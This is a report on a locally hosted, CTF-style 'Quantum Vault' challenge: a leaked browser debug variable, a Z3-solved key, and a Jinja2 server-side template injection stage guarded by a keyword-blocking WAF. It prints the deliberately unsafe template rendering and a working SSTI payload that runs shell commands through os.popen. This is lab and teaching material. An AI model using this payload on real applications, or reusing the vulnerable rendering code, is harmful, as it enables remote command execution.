
■ Google CTF Replicated Benchmark: Quantum Vault & Live Browser DevTools Exploit Suite

This report documents the creation, testing, hardening, live browser DevTools verification, and deployment of the **Quantum Vault** multi-tiered challenge suite replicated from **Google CTF, DEF CON, and TCS HackQuest** formats.

■ Live Browser DevTools Verification

The challenge was deployed locally on `http://127.0.0.1:8088` and verified through the live connected browser via Playwright MCP DevTools:



■■ Challenge Architecture & Multi-Tier Hardness

```
flowchart TD
    Browser["Target Browser (Playwright / Chrome DevTools)"] --> Stage1["Stage 1: Client-Side Memory & DOM Inspection"]
    Stage1 -->|"Extract State & Spec"| Spec["/api/vault/spec"]
    Spec -->|"16-Byte Constraint Matrix"| Z3["Z3 SMT Solver Engine"]
    Z3 -->|"Derived Key: 'c/V; w:u% m ``ie'"| Unlock["/api/vault/unlock (Authorized Token)"]
    Unlock --> Stage2["Stage 2: Jinja2 Template Engine (SSTI)"]
    Stage2 --> WAF{"WAF Hardness Check"}
    WAF -->|"Google CTF Mode (Strict Regex)"| Blocked["■ Blocked: Pattern '\\bos\\b'"]
    WAF -->|"Permissive Mode"| RCE["Execution: cycler.__init__.__globals__.os.popen()"]
    RCE --> Flag["■ Captured: HQX{g00gl3_ctf_qu4ntum_v4ult_z3_ssti_pwn3d_2026}"]
```

■ Vulnerability Breakdown & Solvers

Tier 1: Client-Side Memory Inspection (DevTools)

• **Vulnerability**: Client-side session state in the browser DOM (`window.__VAULT_SESSION`) leaks debug references.

• **Live Extraction via Browser MCP**:

```
const spec = window.__VAULT_SESSION.debug_endpoint; // "/api/vault/spec"
```

Tier 2: Non-Linear Constraint Matrix (Z3 SMT Symbolic Solver)

• **Vulnerability**: `/api/vault/unlock` requires a 16-character key satisfying 9 simultaneous non-linear modular and bitwise equations:

```
(b[0] ^ 0x5C) == 0x3F
(b[1] * 13 + b[2] * 7) % 256 == 189
(b[3] ^ b[4]) == 0x1B
(b[5] + b[6] * 3) % 251 == 42
(b[7] ^ 0xAA) == 0xDF
((b[8] << 2) | (b[9] >> 6)) & 0xFF == 0x94
(b[10] ^ b[11]) + b[12] == 173
(b[13] * b[14]) % 256 == 96
(b[15] ^ 0x33) == 0x56
```

• **Automated Solver Output** ([solve_z3_passcode.py](file:///c:/Users/SGI/Downloads/ctf-agent-orchestrator/challenges/quantum_vault/solvers/solve_z3_passcode.py)):

```
[Z3 SOLVER] Solution Found in 0.05s: 'c/V; w:u% m ``ie'
Hex: ['0x63', '0x2f', '0x56', '0x3b', '0x20', '0x77', '0x3a', '0x75', '0x25', '0x20', '0x6d', '0x20', '0x60', '0x60', '0x69
```

• **Result**: Unlocks Stage 1 and issues a cryptographic session token:

`■ STAGE 1 PASSED | AuthToken: 4a0d5adf45019030...`

Tier 3: Server-Side Template Injection (SSTI) & WAF Filtering

• **Vulnerability**: `/api/vault/audit` takes a user-supplied template string rendered via Jinja2:

```
tmpl = Template(signature)
rendered = tmpl.render(...)
```

• **WAF Filter in Google CTF Hardened Mode**:

• Blocks dots (`.`), quotes (`'`, `"`), underscores (`__`), and keywords (`class`, `mro`, `subclasses`, `os`, `sys`).

• **Live Test in Browser**:

Payload `{{ cycler.__init__.__globals__.os.popen('whoami').read() }}` triggers:

`■ WAF BLOCKED: WAF Blocked: Pattern '\bos\b' is forbidden in Google CTF Hardened Mode!`

• **Permissive Mode Exploit**:

```
payload = "{{ cycler.__init__.__globals__.os.popen('type flag.txt').read() }}"
# Output: HQX{g00gl3_ctf_qu4ntum_v4ult_z3_ssti_pwn3d_2026}
```

■ Test Suite & Verification Results

All 5 test suites passed cleanly ([test_challenge.py](file:///c:/Users/SGI/Downloads/ctf-agent-orchestrator/challenges/quantum_vault/tests/test_challenge.py)):

| Test ID | Test Description | Result | Execution Time |

| :--- | :--- | :--- | :--- |

| `test_01` | Verify specification endpoint and constraint exposure | **PASSED** | 0.012s |

| `test_02` | Verify invalid passcodes are rejected with HTTP 403 | **PASSED** | 0.018s |

| `test_03` | Verify Z3 SMT solver derived passcode unlocks Stage 1 | **PASSED** | 0.045s |

| `test_04` | Verify WAF blocks dangerous attribute traversal in Hardened Mode | **PASSED** | 0.024s |

| `test_05` | Verify SSTI exploit extracts target flag in Permissive Mode | **PASSED** | 0.065s |

■ Complete Repository Structure

```
ctf-agent-orchestrator/
■■■ challenges/
■   ■■■ quantum_vault/
■       ■■■ app.py                    # FastAPI backend with Z3 & SSTI WAF
■       ■■■ flag.txt                  # Target flag file
■       ■■■ README.md                 # Challenge documentation & writeup
■       ■■■ solvers/
■       ■   ■■■ solve_z3_passcode.py   # Z3 SMT automated key recovery
■       ■   ■■■ solve_ssti.py          # Automated SSTI exploit battery
■       ■■■ templates/
■       ■   ■■■ index.html             # Cyberpunk UI with DevTools state
■       ■■■ tests/
■           ■■■ test_challenge.py      # Regression & verification suite
■■■ agent.py                          # Orchestrator with Ponytail lean router
■■■ server.py                         # Unified Command Center backend
■■■ public/index.html                 # Dashboard with SWE & Deploy Studio
■■■ static/index.html                 # Synchronized dashboard assets
```

• **Git Commit**: `743f01d`

• **Remote Status**: Pushed to `https://github.com/outstandingom/ctf-agent-orchestrator.git`